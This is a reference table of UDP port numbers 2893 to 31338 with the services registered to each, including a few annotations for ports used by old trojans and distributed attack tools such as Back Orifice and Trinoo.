UDP 2893 VSECONNECTOR
UDP 2894 ABACUS-REMOTE
UDP 2895 NATUS LINK
UDP 2896 ECOVISIONG6-1
UDP 2897 Citrix RTMP
UDP 2898 APPLIANCE-CFG
UDP 2899 POWERGEMPLUS
UDP 2900 QUICKSUITE
UDP 2901 ALLSTORCNS
UDP 2902 NET ASPI
UDP 2903 SUITCASE
UDP 2904 M2UA
UDP 2905 M3UA
UDP 2906 CALLER9
UDP 2907 WEBMETHODS B2B
UDP 2908 mao
UDP 2909 Funk Dialout
UDP 2910 TDAccess
UDP 2911 Blockade
UDP 2912 Epicon
UDP 2913 Booster Ware
UDP 2914 Game Lobby
UDP 2915 TK Socket
UDP 2916 Elvin Server
UDP 2917 Elvin Client
UDP 2918 Kasten Chase Pad
UDP 2919 ROBOER
UDP 2920 ROBOEDA
UDP 2921 CESD Contents Delivery Management
UDP 2922 CESD Contents Delivery Data Transfer
UDP 2923 WTA-WSP-WTP-S
UDP 2924 PRECISE-VIP
UDP 2925 Firewall Redundancy Protocol
UDP 2926 MOBILE-FILE-DL
UDP 2927 UNIMOBILECTRL
UDP 2928 REDSONTE-CPSS
UDP 2929 PANJA-WEBADMIN
UDP 2930 PANJA-WEBLINX
UDP 2931 Circle-X
UDP 2932 INCP
UDP 2933 4-TIER OPM GW
UDP 2934 4-TIER OPM CLI
UDP 2935 QTP
UDP 2936 OTPatch

```
UDP  2937  PNACONSULT-LM
UDP  2938  SM-PAS-1
UDP  2939  SM-PAS-2
UDP  2940  SM-PAS-3
UDP  2941  SM-PAS-4
UDP  2942  SM-PAS-5
UDP  2943  TTNRepository
UDP  2944  Megaco H-248
UDP  2945  H248 Binary
UDP  2946  FJSVmpor
UDP  2947  GPSD
UDP  2948  WAP PUSH
UDP  2949  WAP PUSH SECURE
UDP  2950  ESIP
UDP  2951  OTTP
UDP  2952  MPFWSAS
UDP  2953  OVALARMSRV
UDP  2954  OVALARMSRV-CMD
UDP  2955  CSNOTIFY
UDP  2956  OVRIMOSDBMAN
UDP  2957  JAMCT5
UDP  2958  JAMCT6
UDP  2959  RMOPAGT
UDP  2960  DFOXSERVER
UDP  2961  BOLDSOFT-LM
UDP  2962  IPH-POLICY-CLI
UDP  2963  IPH-POLICY-ADM
UDP  2964  BULLANT SRAP
UDP  2965  BULLANT RAP
UDP  2966  IDP-INFOTRIEVE
UDP  2967  SSC-AGENT
UDP  2968  ENPP
UDP  2969  ESSP
UDP  2970  INDEX-NET
UDP  2971  Net Clip
UDP  2972  PMSM Webrctl
UDP  2973  SV Networks
UDP  2974  Signal
UDP  2975  Fujitsu Configuration
Management Service
UDP  2976  CNS Server Port
UDP  2977  TTCs Enterprise Test Access
Protocol - NS
UDP  2978  TTCs Enterprise Test Access
Protocol - DS
UDP  2979  H.263 Video Streaming
UDP  2980  Instant Messaging Service
UDP  2981  MYLXAMPORT
UDP  2982  IWB-WHITEBOARD
UDP  2983  NETPLAN
UDP  2984  HPIDSADMIN
UDP  2985  HPIDSAGENT
UDP  2986  STONEFALLS
UDP  2987  IDENTIFY
UDP  2988  CLASSIFY
UDP  2989  ZARKOV
UDP  2990  BOSCAP
UDP  2991  WKSTN-MON
UDP  2992  ITB301
UDP  2993  VERITAS VIS1
UDP  2994  VERITAS VIS2
UDP  2995  IDRS
UDP  2996  vsixml
UDP  2997  REBOL
UDP  2998  Real Secure
UDP  2999  RemoteWare Unassigned
UDP  3000  RemoteWare Client
UDP  3001  Redwood Broker
UDP  3002  RemoteWare Server
UDP  3003  CGMS
UDP  3004  Csoft Agent
UDP  3005  Genius License Manager
UDP  3006  Instant Internet Admin
UDP  3007  Lotus Mail Tracking Agent
Protocol
UDP  3008  Midnight Technologies
UDP  3009  PXC-NTFY
UDP  3010  Telerate Workstation
UDP  3011  Trusted Web
UDP  3012  Trusted Web Client
UDP  3013  Gilat Sky Surfer
UDP  3014  Broker Service
UDP  3015  NATI DSTP
UDP  3016  Notify Server
UDP  3017  Event Listener
UDP  3018  Service Registry
UDP  3019  Resource Manager
UDP  3020  CIFS
UDP  3021  AGRI Server
UDP  3022  CSREGAGENT
UDP  3023  magicnotes
UDP  3024  NDS_SSO
UDP  3025  Arepa Raft
UDP  3026  AGRI Gateway
UDP  3027  LiebDevMgmt_C
UDP  3028  LiebDevMgmt_DM
UDP  3029  LiebDevMgmt_A
UDP  3030  Arepa Cas
UDP  3031  AgentVU
UDP  3032  Redwood Chat
UDP  3033  PDB
UDP  3034  Osmosis AEEA
UDP  3035  FJSV gssagt
UDP  3036  Hagel DUMP
UDP  3037  HP SAN Mgmt
UDP  3038  Santak UPS
UDP  3039  Cogitate Inc.
UDP  3040  Tomato Springs
UDP  3041  di-traceware
UDP  3042  journee
UDP  3043  BRP
UDP  3045  ResponseNet
UDP  3046  di-ase
UDP  3047  Fast Security HL Server
UDP  3048  Sierra Net PC Trader
UDP  3049  NSWS
UDP  3050  gds_db
UDP  3051  Galaxy Server
UDP  3052  APCPCNS
UDP  3053  dsom-server
UDP  3054  AMT CNF PROT
UDP  3055  Policy Server
UDP  3056  CDL Server
UDP  3057  GoAhead FldUp
UDP  3058  videobeans
UDP  3059  earlhaig.com
UDP  3060  interserver
UDP  3061  cautcpd
UDP  3062  ncacn-ip-tcp
UDP  3063  ncadg-ip-udp
UDP  3065  slinterbase
UDP  3066  NETATTACHSDMP
UDP  3067  FJHPJP
UDP  3068  ls3 Broadcast
UDP  3069  ls3
UDP  3070  MGXSWITCH
UDP  3075  Orbix 2000 Locator
UDP  3076  Orbix 2000 Config
UDP  3077  Orbix 2000 Locator SSL
UDP  3078  Orbix 2000 Locator SSL
UDP  3079  LV Front Panel
UDP  3080  stm_pproc
UDP  3081  TL1-LV
UDP  3082  TL1-RAW
UDP  3083  TL1-TELNET
UDP  3084  ITM-MCCS
UDP  3085  PCIHReq
UDP  3086  JDL-DBKitchen
UDP  3105  Cardbox
UDP  3106  Cardbox HTTP
UDP  3130  ICPv2
UDP  3131  Net Book Mark
UDP  3141  VMODEM
UDP  3142  RDC WH EOS
```

```
UDP  3143  Sea View
UDP  3144  Tarantella
UDP  3145  CSI-LFAP
UDP  3147  RFIO
UDP  3148  NetMike Game Administrator
UDP  3149  NetMike Game Server
UDP  3150  NetMike Assessor
Administrator / Deep Throat (Windows
Trojan) / Deep Throat 2 (Windows
Trojan)
UDP  3151  NetMike Assessor
UDP  3180  Millicent Broker Server
UDP  3181  BMC Patrol Agent
UDP  3182  BMC Patrol Rendezvous
UDP  3262  NECP
UDP  3264  cc:mail/lotus
UDP  3265  Altav Tunnel
UDP  3266  NS CFG Server
UDP  3267  IBM Dial Out
UDP  3268  Microsoft Global Catalog
UDP  3269  Microsoft Global Catalog
with LDAP/SSL
UDP  3270  Verismart
UDP  3271  CSoft Prev Port
UDP  3272  Fujitsu User Manager
UDP  3273  Simple Extensible
Multiplexed Protocol
UDP  3274  Ordinox Server
UDP  3275  SAMD
UDP  3276  Maxim ASICs
UDP  3277  AWG Proxy
UDP  3278  LKCM Server
UDP  3279  admind
UDP  3280  VS Server
UDP  3281  SYSOPT
UDP  3282  Datusorb
UDP  3283  Net Assistant
UDP  3284  4Talk
UDP  3285  Plato
UDP  3286  E-Net
UDP  3287  DIRECTVDATA
UDP  3288  COPS
UDP  3289  ENPC
UDP  3290  CAPS LOGISTICS TOOLKIT - LM
UDP  3291  S A Holditch & Associates -
LM
UDP  3292  Cart O Rama
UDP  3293  fg-fps
UDP  3294  fg-gip
UDP  3295  Dynamic IP Lookup
UDP  3296  Rib License Manager
UDP  3297  Cytel License Manager
UDP  3298  Transview
UDP  3299  pdrncs
UDP  3301  Unathorised use by SAP R/3
UDP  3302  MCS Fastmail
UDP  3303  OP Session Client
UDP  3304  OP Session Server
UDP  3305  ODETTE-FTP
UDP  3306  MySQL
UDP  3307  OP Session Proxy
UDP  3308  TNS Server
UDP  3309  TND ADV
UDP  3310  Dyna Access
UDP  3311  MCNS Tel Ret
UDP  3312  Application Management
Server
UDP  3313  Unify Object Broker
UDP  3314  Unify Object Host
UDP  3315  CDID
UDP  3316  AICC/CMI
UDP  3317  VSAI PORT
UDP  3318  Swith to Swith Routing
Information Protocol
UDP  3319  SDT License Manager
UDP  3320  Office Link 2000
UDP  3321  VNSSTR
UDP  3325  isi.edu
UDP  3326  SFTU
UDP  3327  BBARS
UDP  3328  Eaglepoint License Manager
UDP  3329  HP Device Disc
UDP  3330  MCS Calypso ICF
UDP  3331  MCS Messaging
UDP  3332  MCS Mail Server
UDP  3333  DEC Notes
UDP  3334  Direct TV Webcasting
UDP  3335  Direct TV Software Updates
UDP  3336  Direct TV Tickers
UDP  3337  Direct TV Data Catalog
UDP  3338  OMF data b
UDP  3339  OMF data l
UDP  3340  OMF data m
UDP  3341  OMF data h
UDP  3342  WebTIE
UDP  3343  MS Cluster Net
UDP  3344  BNT Manager
UDP  3345  Influence
UDP  3346  Trnsprnt Proxy
UDP  3347  Phoenix RPC
UDP  3348  Pangolin Laser
UDP  3349  Chevin Services
UDP  3350  FINDVIATV
UDP  3351  BTRIEVE
UDP  3352  SSQL
UDP  3353  FATPIPE
UDP  3354  SUITJD
UDP  3355  Ordinox Dbase
UDP  3356  UPNOTIFYPS
UDP  3357  Adtech Test IP
UDP  3358  Mp Sys Rmsvr
UDP  3359  WG NetForce
UDP  3360  KV Server
UDP  3361  KV Agent
UDP  3362  DJ ILM
UDP  3363  NATI Vi Server
UDP  3364  Creative Server
UDP  3365  Content Server
UDP  3366  Creative Partner
UDP  3371  ccm.jf.intel.com
UDP  3372  TIP 2
UDP  3373  Lavenir License Manager
UDP  3374  Cluster Disc
UDP  3375  VSNM Agent
UDP  3376  CD Broker
UDP  3377  Cogsys Network License
Manager
UDP  3378  WSICOPY
UDP  3379  SOCORFS
UDP  3380  SNS Channels
UDP  3381  Geneous
UDP  3382  Fujitsu Network Enhanced
Antitheft function
UDP  3383  Enterprise Software Products
License Manager
UDP  3384  Hardware Management
UDP  3385  qnxnetman
UDP  3386  GPRS SIG
UDP  3387  Back Room Net
UDP  3388  CB Server
UDP  3389  MS WBT Server
UDP  3390  Distributed Service
Coordinator
UDP  3391  SAVANT
UDP  3392  EFI License Management
UDP  3393  D2K Tapestry Client to
Server
UDP  3394  D2K Tapestry Server to
Server
UDP  3395  Dyna License Manager (Elam)
UDP  3396  Printer Agent
UDP  3397  Cloanto License Manager
UDP  3398  Mercantile
UDP  3399  CSMS
```

```
UDP  3400  CSMS2
UDP  3401  filecast
UDP  3421  Bull Apprise portmapper
UDP  3454  Apple Remote Access Protocol
um.cc.umich.edu
UDP  3455  RSVP Port
UDP  3456  VAT default data
UDP  3457  VAT default control
UDP  3458  DsWinOSFI
UDP  3459  TIP Integral
UDP  3460  EDM Manger
UDP  3461  EDM Stager
UDP  3462  EDM STD Notify
UDP  3463  EDM ADM Notify
UDP  3464  EDM MGR Sync
UDP  3465  EDM MGR Cntrl
UDP  3466  WORKFLOW
UDP  3467  RCST
UDP  3468  TTCM Remote Controll
UDP  3469  Pluribus
UDP  3470  jt400
UDP  3471  jt400-ssl
UDP  3535  MS-LA
UDP  3563  Watcom Debug
UDP  3572  harlequin.co.uk
UDP  3672  harlequinorb
UDP  3802  VHD
UDP  3845  V-ONE Single Port Proxy
UDP  3862  GIGA-POCKET
UDP  3875  PNBSCADA
UDP  3900  Unidata UDT OS
UDP  3984  MAPPER network node manager
UDP  3985  MAPPER TCP/IP server
UDP  3986  MAPPER workstation server
UDP  3987  Centerline
UDP  4000  Terabase
UDP  4001  NewOak
UDP  4002  pxc-spvr-ft
UDP  4003  pxc-splr-ft
UDP  4004  pxc-roid
UDP  4005  pxc-pin
UDP  4006  pxc-spvr
UDP  4007  pxc-splr
UDP  4008  NetCheque accounting
UDP  4009  Chimera HWM
UDP  4010  Samsung Unidex
UDP  4011  Alternate Service Boot
UDP  4012  PDA Gate
UDP  4013  ACL Manager
UDP  4014  TAICLOCK
UDP  4015  Talarian Mcast
UDP  4016  Talarian Mcast
UDP  4017  Talarian Mcast
UDP  4018  Talarian Mcast
UDP  4019  Talarian Mcast
UDP  4045  NFS lock daemon/manager
UDP  4096  BRE (Bridge Relay Element)
UDP  4097  Patrol View
UDP  4098  drmsfsd
UDP  4099  DPCP
UDP  4132  NUTS Daemon
UDP  4133  NUTS Bootp Server
UDP  4134  NIFTY-Serve HMI protocol
UDP  4141  Workflow Server
UDP  4142  Document Server
UDP  4143  Document Replication
UDP  4144  Compuserve pc windows
(unoffically)
UDP  4160  Jini Discovery
UDP  4199  EIMS ADMIN
UDP  4299  earth.path.net
UDP  4300  Corel CCam
UDP  4321  Remote Who Is
UDP  4343  UNICALL
UDP  4344  VinaInstall
UDP  4345  Macro 4 Network AS
UDP  4346  ELAN LM
UDP  4347  LAN Surveyor
UDP  4348  ITOSE
UDP  4349  File System Port Map
UDP  4350  Net Device
UDP  4351  PLCY Net Services
UDP  4353  F5 iQuery
UDP  4442  Saris
UDP  4443  Pharos
UDP  4444  NV Video default
UDP  4445  UPNOTIFYP
UDP  4446  N1-FWP
UDP  4447  N1-RMGMT
UDP  4448  ASC Licence Manager
UDP  4449  PrivateWire
UDP  4450  Camp
UDP  4451  CTI System Msg
UDP  4452  CTI Program Load
UDP  4453  NSS Alert Manager
UDP  4454  NSS Agent Manager
UDP  4455  PR Chat User
UDP  4456  PR Chat Server
UDP  4457  PR Register
UDP  4500  sae-urn
UDP  4501  urn-x-cdchoice
UDP  4545  WorldScores
UDP  4546  SF License Manager
(Sentinel)
UDP  4547  Lanner License Manager
UDP  4567  TRAM
UDP  4568  BMC Reporting
UDP  4600  Piranha1
UDP  4601  Piranha2
UDP  4672  remote file access server
UDP  4800  Icona Instant Messenging
System
UDP  4801  Icona Web Embedded Chat
UDP  4802  Icona License System Server
UDP  4827  HTCP
UDP  4837  Varadero-0
UDP  4838  Varadero-1
UDP  4839  Varadero-2
UDP  4868  Photon Relay
UDP  4869  Photon Relay Debug
UDP  4885  ABBS
UDP  4983  AT&T Intercom
UDP  5000  filmaker.com
UDP  5001  filmaker.com
UDP  5002  radio free ethernet
UDP  5003  FileMaker Inc. - Proprietary
name binding
UDP  5004  avt-profile-1
UDP  5005  avt-profile-2
UDP  5006  wsm server
UDP  5007  wsm server ssl
UDP  5010  TelepathStart
UDP  5011  TelepathAttack
UDP  5020  zenginkyo-1
UDP  5021  zenginkyo-2
UDP  5042  asnaacceler8db
UDP  5050  multimedia conference
control tool
UDP  5051  ITA Agent
UDP  5052  ITA Manager
UDP  5055  UNOT
UDP  5060  SIP
UDP  5069  I/Net 2000-NPR
UDP  5071  PowerSchool
UDP  5093  Sentinel LM
UDP  5099  SentLM Srv2Srv
UDP  5145  RMONITOR SECURE
UDP  5150  Ascend Tunnel Management
Protocol
UDP  5151  ESRI SDE Remote Start
UDP  5152  ESRI SDE Instance Discovery
UDP  5165  ife_1corp
UDP  5190  America-Online
UDP  5191  AmericaOnline1
```

```
UDP  5192  AmericaOnline2
UDP  5193  AmericaOnline3
UDP  5200  Targus AIB 1
UDP  5201  Targus AIB 2
UDP  5202  Targus TNTS 1
UDP  5203  Targus TNTS 2
UDP  5236  padl2sim
UDP  5272  PK
UDP  5300  HA cluster heartbeat
UDP  5301  HA cluster general services
UDP  5302  HA cluster configuration
UDP  5303  HA cluster probing
UDP  5304  HA Cluster Commands hp.com
UDP  5305  HA Cluster Test hp.com
UDP  5306  Sun MC Group
UDP  5307  SCO AIP
UDP  5308  CFengine
UDP  5309  J Printer
UDP  5310  Outlaws
UDP  5311  TM Login
UDP  5400  Excerpt Search
UDP  5401  Excerpt Search Secure
UDP  5402  MFTP
UDP  5403  HPOMS-CI-LSTN
UDP  5404  HPOMS-DPS-LSTN
UDP  5405  NetSupport
UDP  5406  Systemics Sox
UDP  5407  Foresyte-Clear
UDP  5408  Foresyte-Sec
UDP  5409  Salient Data Server
UDP  5410  Salient User Manager
UDP  5411  ActNet
UDP  5412  Continuus
UDP  5413  WWIOTALK
UDP  5414  StatusD
UDP  5415  NS Server
UDP  5416  SNS Gateway
UDP  5417  SNS Agent
UDP  5418  MCNTP
UDP  5419  DJ-ICE
UDP  5420  Cylink-C
UDP  5421  Net Support 2
UDP  5422  Salient MUX
UDP  5423  VIRTUALUSER
UDP  5426  DEVBASIC
UDP  5427  SCO-PEER-TTA
UDP  5428  TELACONSOLE
UDP  5429  Billing and Accounting
System Exchange
UDP  5430  RADEC CORP
UDP  5431  PARK AGENT
UDP  5435  Data Tunneling Transceiver
Linking (DTTL)
UDP  5454  apc-tcp-udp-4
UDP  5455  apc-tcp-udp-5
UDP  5456  apc-tcp-udp-6
UDP  5461  SILKMETER
UDP  5462  TTL Publisher
UDP  5465  NETOPS-BROKER
UDP  5500  fcp-addr-srvr1
UDP  5501  fcp-addr-srvr2
UDP  5502  fcp-srvr-inst1
UDP  5503  fcp-srvr-inst2
UDP  5504  fcp-cics-gw1
UDP  5540  ACE/Server Services
UDP  5554  SGI ESP HTTP
UDP  5555  Personal Agent
UDP  5599  Enterprise Security Remote
Install
UDP  5600  Enterprise Security Manager
UDP  5601  Enterprise Security Agent
UDP  5602  A1-MSC
UDP  5603  A1-BS
UDP  5604  A3-SDUNode
UDP  5605  A4-SDUNode
UDP  5631  pcANYWHEREdata
UDP  5632  pcANYWHEREstat
UDP  5678  Remote Replication Agent
Connection
UDP  5679  Direct Cable Connect Manager
UDP  5713  proshare conf audio
UDP  5714  proshare conf video
UDP  5715  proshare conf data
UDP  5716  proshare conf request
UDP  5717  proshare conf notify
UDP  5729  Openmail User Agent Layer
UDP  5741  IDA Discover Port 1
UDP  5742  IDA Discover Port 2
UDP  5745  fcopy-server
UDP  5746  fcopys-server
UDP  5755  OpenMail Desk Gateway server
UDP  5757  OpenMail X.500 Directory
Server
UDP  5766  OpenMail NewMail Server
UDP  5767  OpenMail Suer Agent Layer
(Secure)
UDP  5768  OpenMail CMTS Server
UDP  5771  NetAgent
UDP  5813  ICMPD
UDP  5859  WHEREHOO
UDP  5968  mppolicy-v5
UDP  5969  mppolicy-mgr
UDP  5999  CVSup
UDP  6063  X Windows System mit.edu
UDP  6064  NDL-AHP-SVC
UDP  6065  WinPharaoh
UDP  6066  EWCTSP
UDP  6067  SRB
UDP  6068  GSMP
UDP  6069  TRIP
UDP  6070  Messageasap
UDP  6071  SSDTP
UDP  6072  DIAGNOSE-PROC
UDP  6073  DirectPlay8
UDP  6100  SynchroNet-db
UDP  6101  SynchroNet-rtc
UDP  6102  SynchroNet-upd
UDP  6103  RETS
UDP  6104  DBDB
UDP  6105  Prima Server
UDP  6106  MPS Server
UDP  6107  ETC Control
UDP  6108  Sercomm-SCAdmin
UDP  6109  GLOBECAST-ID
UDP  6110  HP SoftBench CM
UDP  6111  HP SoftBench Sub-Process
Control
UDP  6112  dtspcd
UDP  6123  Backup Express
UDP  6141  Meta Corporation License
Manager
UDP  6142  Aspen Technology License
Manager
UDP  6143  Watershed License Manager
UDP  6144  StatSci License Manager - 1
UDP  6145  StatSci License Manager - 2
UDP  6146  Lone Wolf Systems License
Manager
UDP  6147  Montage License Manager
UDP  6148  Ricardo North America
License Manager
UDP  6149  tal-pod
UDP  6253  CRIP
UDP  6321  Empress Software
Connectivity Server 1
UDP  6322  Empress Software
Connectivity Server 2
UDP  6389  clariion-evr01
UDP  6400  saegatesoftware.com
UDP  6401  saegatesoftware.com
UDP  6402  saegatesoftware.com
UDP  6403  saegatesoftware.com
UDP  6404  saegatesoftware.com
UDP  6405  saegatesoftware.com
```

UDP 6406 saegatesoftware.com
UDP 6407 saegatesoftware.com
UDP 6408 saegatesoftware.com
UDP 6409 saegatesoftware.com
UDP 6410 saegatesoftware.com
UDP 6455 osmosys.incog.com
UDP 6456 osmosys.incog.com
UDP 6471 LVision License Manager
UDP 6500 BoKS Master
UDP 6501 BoKS Servc
UDP 6502 BoKS Servm
UDP 6503 BoKS Clntd
UDP 6505 BoKS Admin Private Port
UDP 6506 BoKS Admin Public Port
UDP 6507 BoKS Dir Server Private Port
UDP 6508 BoKS Dir Server Public Port
UDP 6547 apc-tcp-udp-1
UDP 6548 apc-tcp-udp-2
UDP 6549 apc-tcp-udp-3
UDP 6550 fg-sysupdate
UDP 6558 xdsxdm
UDP 6669 Internet Relay Chat acrux.com
UDP 6670 Vocaltec Global Online Directory
UDP 6672 vision_server
UDP 6673 vision_elmd
UDP 6699 Napster
UDP 6700 Napster
UDP 6701 KTI/ICAD Nameserver
UDP 6702 Carracho (client)
UDP 6767 BMC PERFORM AGENT
UDP 6768 BMC PERFORM MGRD
UDP 6790 HNMP
UDP 6831 ambit-lm
UDP 6838 DDOS communication UDP
UDP 6841 Netmo Default
UDP 6842 Netmo HTTP
UDP 6850 ICCRUSHMORE
UDP 6888 MUSE
UDP 6961 JMACT3
UDP 6962 jmevt2
UDP 6963 swismgr1
UDP 6964 swismgr2
UDP 6965 swistrap
UDP 6966 swispol
UDP 6969 acmsoda
UDP 6998 IATP-highPri
UDP 6999 IATP-normalPri
UDP 7000 file server itself
UDP 7001 callbacks to cache managers
UDP 7002 users & groups database
UDP 7003 volume location database
UDP 7004 AFS/Kerberos authentication service
UDP 7005 volume managment server
UDP 7006 error interpretation service
UDP 7007 basic overseer process
UDP 7008 server-to-server updater
UDP 7009 remote cache manager service
UDP 7010 onlinet uninterruptable power supplies
UDP 7011 Talon Discovery Port
UDP 7012 Talon Engine
UDP 7013 Microtalon Discovery
UDP 7014 Microtalon Communications
UDP 7015 Talon Webserver
UDP 7020 DP Serve
UDP 7021 DP Serve Admin
UDP 7070 ARCP
UDP 7099 lazy-ptop
UDP 7100 X Font Service
UDP 7121 Virtual Prototypes License Manager
UDP 7141 vnet.ibm.com
UDP 7170 Audio (inclusive) for incoming traffic only
UDP 7174 Clutild
UDP 7200 FODMS FLIP
UDP 7201 DLIP
UDP 7390 The Swiss Exchange swx.ch
UDP 7395 winqedit
UDP 7426 OpenView DM Postmaster Manager
UDP 7427 OpenView DM Event Agent Manager
UDP 7428 OpenView DM Log Agent Manager
UDP 7429 OpenView DM rqt communication
UDP 7430 OpenView DM xmpv7 api pipe
UDP 7431 OpenView DM ovc/xmpv3 api pipe
UDP 7437 Faximum
UDP 7491 telops-lmd
UDP 7511 pafec-lm
UDP 7544 FlowAnalyzer DisplayServer
UDP 7545 FlowAnalyzer UtilityServer
UDP 7566 VSI Omega
UDP 7570 Aries Kfinder
UDP 7588 Sun License Manager
UDP 7597 TROJAN WORM
UDP 7633 PMDF Management
UDP 7640 CUSeeMe
UDP 7648 CUCME live video/audio server
UDP 7649 CUCME live video/audio server
UDP 7650 CUCME live video/audio server
UDP 7651 CUCME live video/audio server
UDP 7777 cbt
UDP 7778 Interwise
UDP 7781 accu-lmgr
UDP 7786 MINIVEND
UDP 7932 Tier 2 Data Resource Manager
UDP 7933 Tier 2 Business Rules Manager
UDP 7967 Supercell
UDP 7979 Micromuse-ncps
UDP 7980 Quest Vista
UDP 7983 DDOS communication UDP
UDP 7999 iRDMI2
UDP 8000 iRDMI
UDP 8001 VCOM Tunnel
UDP 8002 Teradata ORDBMS
UDP 8008 HTTP Alternate
UDP 8032 ProEd
UDP 8033 MindPrint
UDP 8080 HTTP
UDP 8130 INDIGO-VRMI
UDP 8131 INDIGO-VBCP
UDP 8160 Patrol
UDP 8161 Patrol SNMP
UDP 8200 TRIVNET
UDP 8201 TRIVNET
UDP 8204 LM Perfworks
UDP 8205 LM Instmgr
UDP 8206 LM Dta
UDP 8207 LM SServer
UDP 8208 LM Webwatcher
UDP 8351 Server Find
UDP 8376 Cruise ENUM
UDP 8377 Cruise SWROUTE
UDP 8378 Cruise CONFIG
UDP 8379 Cruise DIAGS
UDP 8380 Cruise UPDATE
UDP 8400 cvd
UDP 8401 sabarsd
UDP 8402 abarsd
UDP 8403 admind
UDP 8450 npmp
UDP 8473 Virtual Point to Point

```
UDP  8554  RTSP Alternate (see port
554)
UDP  8733  iBus
UDP  8763  MC-APPSERVER
UDP  8764  OPENQUEUE
UDP  8765  Ultraseek HTTP
UDP  8804  truecm
UDP  8880  CDDBP
UDP  8888  NewsEDGE server UDP  (UDP
1)
UDP  8889  NewsEDGE server broadcast
UDP  8890  NewsEDGE client broadcast
UDP  8891  Desktop Data UDP  3: NESS
application
UDP  8892  Desktop Data UDP  4: FARM
product
UDP  8893  Desktop Data UDP  5:
NewsEDGE/Web application
UDP  8894  Desktop Data UDP  6: COAL
application
UDP  8900  JMB-CDS 1
UDP  8901  JMB-CDS 2
UDP  9000  CSlistener
UDP  9090  WebSM
UDP  9160  NetLOCK1
UDP  9161  NetLOCK2
UDP  9162  NetLOCK3
UDP  9163  NetLOCK4
UDP  9164  NetLOCK5
UDP  9200  WAP connectionless session
service
UDP  9201  WAP session service
UDP  9202  WAP secure connectionless
session service
UDP  9203  WAP secure session service
UDP  9204  WAP vCard
UDP  9205  WAP vCal
UDP  9206  WAP vCard Secure
UDP  9207  WAP vCal Secure
UDP  9321  guibase
UDP  9325  DDOS communication UDP
UDP  9343  MpIdcMgr
UDP  9344  Mphlpdmc
UDP  9374  fjdmimgr
UDP  9396  fjinvmgr
UDP  9397  MpIdcAgt
UDP  9500  ismserver
UDP  9535  Remote man server
UDP  9594  Message System
UDP  9595  Ping Discovery Service
UDP  9600  MICROMUSE-NCPW
UDP  9753  rasadv
UDP  9876  Session Director
UDP  9888  CYBORG Systems
UDP  9898  MonkeyCom
UDP  9899  SCTP TUNNELING
UDP  9900  IUA
UDP  9909  domaintime
UDP  9950  APCPCPLUSWIN1
UDP  9951  APCPCPLUSWIN2
UDP  9952  APCPCPLUSWIN3
UDP  9992  Palace
UDP  9993  Palace
UDP  9994  Palace
UDP  9995  Palace
UDP  9996  Palace
UDP  9997  Palace
UDP  9998  Distinct32
UDP  9999  distinct
UDP  10000  Network Data Management
Protocol
UDP  10001  rscsl
UDP  10002  rscs2
UDP  10003  rscs3
UDP  10004  rscs4
UDP  10005  rscs5
UDP  10006  rscs6
UDP  10007  MVS Capacity
UDP  10008  rscs8
UDP  10009  rscs9
UDP  10010  rscsa
UDP  10011  rscsb
UDP  10012  qmaster
UDP  10067  Portal of Doom remote
access backdoor
UDP  10080  Amanda
UDP  10113  NetIQ Endpoint
UDP  10114  NetIQ Qcheck
UDP  10115  Ganymede Endpoint
UDP  10128  BMC-PERFORM-SERVICE DAEMON
UDP  10167  Portal of Doom remote
access backdoor
UDP  10288  Blocks
UDP  10498  DDOS Communication UDP
UDP  11000  IRISA
UDP  11001  Metasys
UDP  11111  Viral Computing Environment
(VCE)
UDP  11367  ATM UHAS
UDP  11720  h323 Call Signal Alternate
UDP  12000  IBM Enterprise Extender SNA
XID Exchange
UDP  12001  IBM Enterprise Extender SNA
COS Network Priority
UDP  12002  IBM Enterprise Extender SNA
COS High Priority
UDP  12003  IBM Enterprise Extender SNA
COS Medium Priority
UDP  12004  IBM Enterprise Extender SNA
COS Low Priority
UDP  12172  HiveP
UDP  12753  tsaf port
UDP  13160  I-ZIPQD
UDP  13223  PowWow Client
UDP  13224  PowWow Server
UDP  13720  BPRD Protocol (VERITAS
NetBackup)
UDP  13721  BPBRM Protocol (VERITAS
NetBackup)
UDP  13722  BP Java MSVC Protocol
UDP  13782  VERITAS NetBackup
UDP  13783  VOPIED Protocol
UDP  13818  DSMCC Config
UDP  13819  DSMCC Session Messages
UDP  13820  DSMCC Pass-Thru Messages
UDP  13821  DSMCC Download Protocol
UDP  13822  DSMCC Channel Change
Protocol
UDP  14001  ITU SCCP (SS7)
UDP  16360  netserialext1
UDP  16361  netserialext2
UDP  16367  netserialext3
UDP  16368  netserialext4
UDP  16991  INTEL-RCI-MP
UDP  17007  isode-dua
UDP  17219  Chipper
UDP  18000  Beckman Instruments Inc.
UDP  18181  OPSEC CVP
UDP  18182  OPSEC UFP
UDP  18183  OPSEC SAM
UDP  18184  OPSEC LEA
UDP  18185  OPSEC OMI
UDP  18187  OPSEC ELA
UDP  18463  AC Cluster
UDP  18753  Shaft distributed attack
tool handler - agent
UDP  18888  APCNECMP
UDP  19283  Key Server for SASSAFRAS
UDP  19315  Key Shadow for SASSAFRAS
UDP  19410  hp-sco
UDP  19411  hp-sca
UDP  19412  HP-SESSMON
UDP  19541  JCP Client
UDP  20000  DNP
```

UDP 20432 Shaft distributed attack agent
UDP 20670 Track
UDP 20999 AT Hand MMP
UDP 21590 VoFR Gateway
UDP 21845 webphone
UDP 21846 NetSpeak Corp. Directory Services
UDP 21847 NetSpeak Corp. Connection Services
UDP 21848 NetSpeak Corp. Automatic Call Distribution
UDP 21849 NetSpeak Corp. Credit Processing System
UDP 22000 SNAPenetIO
UDP 22001 OptoControl
UDP 22273 wnn6
UDP 22555 Vocaltec Internet Phone
UDP 22800 Telerate Information Platform LAN
UDP 22951 Telerate Information Platform WAN
UDP 24000 med-ltp
UDP 24001 med-fsp-rx
UDP 24002 med-fsp-tx
UDP 24003 med-supp
UDP 24004 med-ovw
UDP 24005 med-ci
UDP 24006 med-net-svc
UDP 24386 Intel RCI
UDP 24554 BINKP
UDP 25000 icl-twobase1
UDP 25001 icl-twobase2
UDP 25002 icl-twobase3
UDP 25003 icl-twobase4
UDP 25004 icl-twobase5
UDP 25005 icl-twobase6
UDP 25006 icl-twobase7
UDP 25007 icl-twobase8
UDP 25008 icl-twobase9
UDP 25009 icl-twobase10
UDP 25793 Vocaltec Address Server
UDP 26000 quake
UDP 26208 wnn6-ds
UDP 27374 Linux.Ramen.Worm (RedHat Linux)
UDP 27444 Trinoo distributed attack tool Master
UDP 27999 Attribute Certificate Services
UDP 31335 Trinoo distributed attack tool Bcast Daemon registration port
UDP 31337 Back Orifice(Windows Trojan)
UDP 31338 Deep Back Orifice (Windows Trojan)
